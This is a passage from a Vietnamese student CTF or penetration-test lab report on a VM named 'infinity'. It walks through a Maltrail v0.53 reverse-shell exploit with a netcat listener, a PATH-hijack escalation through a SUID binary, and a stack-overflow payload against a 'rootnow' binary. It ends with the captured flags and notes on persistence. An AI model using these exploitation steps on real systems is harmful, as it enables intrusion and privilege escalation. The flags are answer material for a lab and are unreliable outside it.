- Sử dụng lệnh ps aux để xem các tiến trình đang chạy, nhận thấy có sự xuất hiện của tài khoản brown (khá khả nghi):

```
brown     31418  0.0  0.0   2888  1060 ?        S    Nov12   0:00 /bin/sh -c logger -p auth.info -t "maltrail[8
brown     31419  0.0  0.0   2888   104 ?        S    Nov12   0:00 /bin/sh -c logger -p auth.info -t "maltrail[8
brown     31422  0.0  0.0   7368  3544 ?        S    Nov12   0:00 bash
brown     31423  0.0  0.0   8708  5320 ?        S    Nov12   0:00 /bin/bash -i
brown     31431  0.0  0.0  17616  9256 ?        S    Nov12   0:00 python -c import pty;pty.spawn('/bin/bash')
brown     31432  0.0  0.0   8812  5568 pts/2    Ss+  Nov12   0:00 /bin/bash
```

Hình 21. Một số tiến trình đang được chạy bởi brown

- Xem file /etc/passwd thấy brown là MalTrail Administrator:

```
 GNU nano 6.2                                  /etc/passwd
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
ltn0tbug:x:1000:1000:Nobody:/home/ltn0tbug:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
taylor:x:1001:1001:TinyFileManager Administrator:/home/taylor:/bin/bash
brown:x:1002:1002:MalTrail Administrator:/home/brown:/bin/bash
john:x:1003:1003:Information Asset Manager:/home/john:/bin/bash
bind:x:114:119::/var/cache/bind:/usr/sbin/nologin

^G Help      ^O Write Out  ^W Where Is  ^K Cut       ^T Execute   ^C Location  M-U Undo
^X Exit      ^R Read File  ^\ Replace   ^U Paste     ^J Justify   ^/ Go To Line M-E Redo
```

Hình 22. Nội dung /etc/passwd

- Lên mạng tra Exploit For Maltrail-v0.53 và clone về máy để chạy khai thác:

```
taylor@infinity:~$ git clone https://github.com/spookier/Maltrail-v0.53-Exploit.git
Cloning into 'Maltrail-v0.53-Exploit' ...
remote: Enumerating objects: 17, done.
remote: Counting objects: 100% (17/17), done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 17 (delta 4), reused 9 (delta 3), pack-reused 0
Receiving objects: 100% (17/17), 4.44 KiB | 324.00 KiB/s, done.
Resolving deltas: 100% (4/4), done.
taylor@infinity:~$ cd Maltrail-v0.53-Exploit
```

Hình 23. Clone Exploit For Maltrail-v0.53 về máy taylor và cd đến thư mục đó

- Tiến hành lắng nghe trên port 4912:

```
taylor@infinity:~/Maltrail-v0.53-Exploit$ nc -nlvp 4912
```

Hình 24. Thực thi c -nlvp 4912

- Mở một cửa sổ cmd mới, và tiến hành chạy file exploit.py để tiến hành Reverse shell:

```
taylor@infinity:~$ cd Maltrail-v0.53-Exploit
taylor@infinity:~/Maltrail-v0.53-Exploit$ python exploit.py 127.0.0.1 4912 127.0.0.1:8338
Running exploit on 127.0.0.1:8338/login
```

Hình 25. Chạy file exploit.py


- Sau khi chiếm quyền, kiểm tra và tìm kiếm Flag 05:

```
taylor@infinity:~/Maltrail-v0.53-Exploit$ nc -nlvp 4912
Listening on 0.0.0.0 4912
Connection received on 127.0.0.1 40968
$ ls
ls
CHANGELOG     html                    misc              server.py
CITATION.cff  LICENSE                 plugins           thirdparty
core          maltrail.conf           README.md         trails
docker        maltrail-sensor.service requirements.txt
flag.txt      maltrail-server.service sensor.py
$ cat flag.txt
cat flag.txt
INF05{laFkXsmCsIwcskSMgMbG}
$ whoami
whoami
brown
```

Hình 26. Flag 05 và kết quả whoami là brown


Vậy, Flag 05 là: **INF05{laFkXsmCsIwcskSMgMbG}**

f, Flag 06



Hình 27. Di chuyển các thư mục xung quanh xem xét

- Di chuyển đến thư mục /usr/bin và thực thi lệnh ls-l để xem các thư mục, flie và quyền thực thi của chúng:



Hình 28. Một phần kết quả trả về của lệnh ls -l tại /usr/bin

- Trong lúc xem, phát hiện ngoài các phân quyền rwx còn thấy s (SUID-Set owner User ID) – cho phép file được thực thi với các đặc quyền của chủ sở hữu file.

(https://securiumsolutions.com/privilege-escalation-with-suid-in-linux/)

- Sử dụng lệnh find / -perm -u=s -type f 2>/dev/null để tìm kiếm các tệp tin trên hệ thống với quyền thực thi setuid (set user ID).

Trong đó:


+ find: Là một lệnh trong hệ điều hành Linux/Unix được sử dụng để tìm kiếm và thực hiện các hành động trên tệp tin và thư mục.

+ /: Đường dẫn gốc từ nơi tìm kiếm bắt đầu. Trong trường hợp này, nó là thư mục gốc.

+ -perm -u=s: Điều kiện tìm kiếm quyền hạn. Trong trường hợp này, -perm được sử dụng để chỉ định quyền hạn của tệp tin và -u=s chỉ tìm kiếm các tệp tin có quyền setuid.

+ -type f: Điều kiện tìm kiếm kiểu tệp tin. Trong trường hợp này, -type f chỉ tìm kiếm các tệp tin thường (không phải thư mục, liên kết, v.v.).

+2>/dev/null: Chuyển hướng lỗi đầu ra sang /dev/null. Điều này giúp ẩn thông báo lỗi không quan trọng hoặc các thông báo quyền truy cập bị từ chối.



Hình 29. Kết quả trả về của find / -perm -u=s -type f 2>/dev/null

- Thực thi thử tất cả các file, nhận thấy ở file sysinfo có sự xuất hiện của người dùng john và chạy thử thì in ra có ngày tháng như hình dưới:

```
$ cd /usr/bin
cd /usr/bin
$ ./sysinfo
./sysinfo
   Reported date: Sat Nov 18 03:05:59 PM UTC 2023
  Reported usser: john

---------------SYSTEM---------------
 Static hostname: infinity
       Icon name: computer-vm
      Machine ID: 5264985bebae4657b0deccae900b824d
         Boot ID: 0c5ad958455a46c88c7cd49d51c8ade5
  Virtualization: vmware
Operating System: Ubuntu 22.04.3 LTS
          Kernel: Linux 5.15.0-87-generic
    Architecture: x86-64
 Hardware Vendor: VMware, Inc.
  Hardware Model: VMware Virtual Platform

----------------USER----------------
Username: root (0)
Position: root

Username: ltn0tbug (1000)
Position: Nobody

Username: taylor (1001)
Position: TinyFileManager Administrator

Username: brown (1002)
Position: MalTrail Administrator

Username: john (1003)
Position: Information Asset Manager
```


Hình 30. Kết quả thực thi file sysinfo

- Thực hiện lệnh cd / và lệnh ls -l thấy thư mục /tmp có đủ quyền thực thi:

```
$ cd /
cd /
$ ls -l
ls -l
total 4005956
lrwxrwxrwx   1 root root          7 Aug 10 00:17 bin → usr/bin
drwxr-xr-x   4 root root       4096 Nov 18 15:18 boot
drwxr-xr-x  20 root root       4000 Nov  6 08:01 dev
drwxr-xr-x 104 root root       4096 Nov 18 15:16 etc
drwxr-xr-x   6 root root       4096 Oct 29 12:20 home
lrwxrwxrwx   1 root root          7 Aug 10 00:17 lib → usr/lib
lrwxrwxrwx   1 root root          9 Aug 10 00:17 lib32 → usr/lib32
lrwxrwxrwx   1 root root          9 Aug 10 00:17 lib64 → usr/lib64
lrwxrwxrwx   1 root root         10 Aug 10 00:17 libx32 → usr/libx32
drwx------   2 root root      16384 Oct 22 11:33 lost+found
drwxr-xr-x   2 root root       4096 Aug 10 00:17 media
drwxr-xr-x   2 root root       4096 Aug 10 00:17 mnt
drwxr-xr-x   7 root root       4096 Oct 29 12:23 opt
dr-xr-xr-x 403 root root          0 Nov  6 08:01 proc
drwx------   7 root root       4096 Nov  6 07:45 root
drwxr-xr-x  36 root root       1100 Nov 18 15:20 run
lrwxrwxrwx   1 root root          8 Aug 10 00:17 sbin → usr/sbin
drwxr-xr-x   6 root root       4096 Aug 10 00:22 snap
drwxr-xr-x   2 root root       4096 Aug 10 00:17 srv
-rw-------   1 root root 4102029312 Oct 22 11:35 swap.img
dr-xr-xr-x  13 root root          0 Nov  6 08:01 sys
drwxrwxrwt  19 root root       4096 Nov 18 15:20 tmp
drwxr-xr-x  14 root root       4096 Aug 10 00:17 usr
drwxr-xr-x  13 root root       4096 Aug 10 00:20 var
```


Hình 31. Kết quả thực thi lệnh ls -l tại cd /

- Di chuyển tới và ls -l thư mục /tmp:



Hình 32. Kết quả thực thi lệnh ls -l tại /tmp

- Nhận thấy có file date khá khả khi, thực hiện cat để xem nội dung:



Hình 33. Nội dung của date

→ Nhận thấy đây là một script để reverse shell.


- Tại cổng 9002 mở 1 nc để tiến hành lắng nghe

Hình 34. Thực thi c -nlvp 9002

- Thực hiện thêm 1 đường dẫn export PATH=/tmp:$PATH, và chuyện đến thư mục /usr/bin thực thi lại file sysinfo (nghĩa là khi thực thi sysinfo trong /usr/bin nó sẽ mở /tmp/date và thực hiện reverse shell)

Hình 35. Thực hiện thêm đường dẫn và thực thi lại file sysinfo

- Khi thành công, ta leo thang lên john được:



Hình 36. Kết quả khi thực hiện leo thang

- Ở /home/john tìm thấy flag6

```
john@infinity:/$ whoami
whoami
john
john@infinity:/$ cd /home/john
cd /home/john
john@infinity:/home/john$ ls
ls
flag.txt
getinfo.sh
john@infinity:/home/john$ cat flag.txt
cat flag.txt
INF06{m5HJmxlrL25hwuOqUuM6}
```

Hình 37. Kết quả thực hiện whoami là john và kết quả của Flag 06

Vậy, Flag 06 là: **INF06{m5HJmxlrL25hwuOqUuM6}**

g, Flag 07 (Root Flag)

- Chuyển đến thư mục chall7 và thực thi ls -l

```
john@infinity:/home/john$ cd /opt/chall7
cd /opt/chall7
john@infinity:/opt/chall7$ ls -l
ls -l
total 20
-rwxr-x--- 1 root john 16200 Oct 29 12:23 rootnow
-rwx------ 1 root john   406 Oct 29 12:23 rootnow.c
```


Hình 38. Kết quả thực thi lệnh ls -l trong /opt/chall7

- Sử dụng lệnh objdump để phân tích và hiển thị thông tin về file thực thi rootnow

```
john@infinity:/opt/chall7$ objdump -d rootnow
objdump -d rootnow

rootnow:     file format elf64-x86-64


Disassembly of section .init:

0000000000001000 <_init>:
    1000:       f3 0f 1e fa             endbr64
    1004:       48 83 ec 08             sub    $0x8,%rsp
    1008:       48 8b 05 d9 2f 00 00    mov    0x2fd9(%rip),%rax        # 3fe8 <__gmon_start__@Base>
    100f:       48 85 c0                test   %rax,%rax
    1012:       74 02                   je     1016 <_init+0x16>
    1014:       ff d0                   call   *%rax
    1016:       48 83 c4 08             add    $0x8,%rsp
    101a:       c3                      ret

Disassembly of section .plt:

0000000000001020 <.plt>:
    1020:       ff 35 72 2f 00 00       push   0x2f72(%rip)        # 3f98 <_GLOBAL_OFFSET_TABLE_+0x8>
```

Hình 39. Một phần kết quả trả về của objdump -d rootnow

- Xem xét đoạn code assembly tại hàm main:




Hình 40. Nội dung phần hàm main

- Nhận thấy: Tại dòng 1235, 123c có cmpl và jne, thường sẽ liên quan đến buffer. Cần thay đổi giá trị tại địa chỉ –0x4(%rbp) thành giá trị 0x539 để khai thác lỗ hổng này, chuỗi được bắt đầu ở –0x20(%rbp).


→ Chuỗi sẽ là: 28 bytes ký tự ngẫu nhiên + 4 bytes giá trị ghi đè (giá trị ghi đè (0x539) ở đây là 2 bytes và được thêm 8bit hay 2bytes trống (x\00) để đủ kích thước).

Chuỗi ví dụ: **‘A’*28+‘\x39\x05\x00\x00’** (dạng Little Endian).

- Tiến hành thực thi file rootnow với đầu vào là chuỗi **‘A’*28+‘\x39\x05\x00\x00’**



Hình 41. Kết quả chạy khi không có sudo



Hình 41. Kết quả chạy khi có sudo

Vậy, Flag 07 là: **INF07{WkLl0MLwpcXpNeRPpiiG}**

2.3 Duy trì quyền truy cập

Sau khi kiểm soát được các máy chủ, chúng tôi vẫn duy trì được phiên truy cập của mình, nhằm đảm bảo rằng chúng tôi vẫn có thể truy cập lại vào máy chủ bất kỳ lúc nào. Nhiều lỗ hổng chỉ có thể được khai thác một lần duy nhất, vì vậy việc duy trì phiên truy cập vào máy chủ là hết sức cần thiết. NT140.O11ANTT.1.G21 đã thêm vào các tài khoản có quyền cao nhất (thuộc các group administrators hoặc sudo) trên các máy chủ mà chúng tôi đã kiểm soát. Ngoài quyền truy cập cao nhất, một shell Metasploit đã được cài đặt trên máy nhằm đảm bảo rằng các quyền truy cập bổ sung sẽ được thiết lập.

2.4 Xóa dấu vết

Giai đoạn xóa dấu vết nhằm đảm bảo rằng các dữ liệu/tài khoản được sinh ra trong quá trình kiểm thử xâm nhập được loại bỏ khỏi máy chủ. Thông thường, các phần nhỏ của công cụ hoặc tài khoản người dùng được để lại trên máy tính của tổ chức, điều này có thể gây ra các vấn đề về bảo mật. Chúng ta cần phải đảm bảo rằng không để sót lại bất kỳ dấu vết trong quá trình kiểm thử xâm nhập.

3.0 Phụ lục

3.1 Phụ lục 1 – Nội dung Flag, tệp tin User.txt

Địa chỉ IP (Hostname)	Nội dung Flag	Nội dung User.txt
192.168.19.135	INF01{zq4JICgufGagecA0YSnk}	
192.168.19.135	INF02{74t1Frq4ZlHvGsSKGMxr}	
192.168.19.135	INF03{yqFS5pRY31vYHNJ5FoQW}	
192.168.19.135		INF04{38vxzg3tQAa7HRNaJbY6}
192.168.19.135	INF05{laFkXsmCsIwcskSMgMbG}	
192.168.19.135	INF06{m5HJmxlrL25hwuOqUuM6}	
192.168.19.135	INF07{WkLl0MLwpcXpNeRPpiiG}	

- HẾT-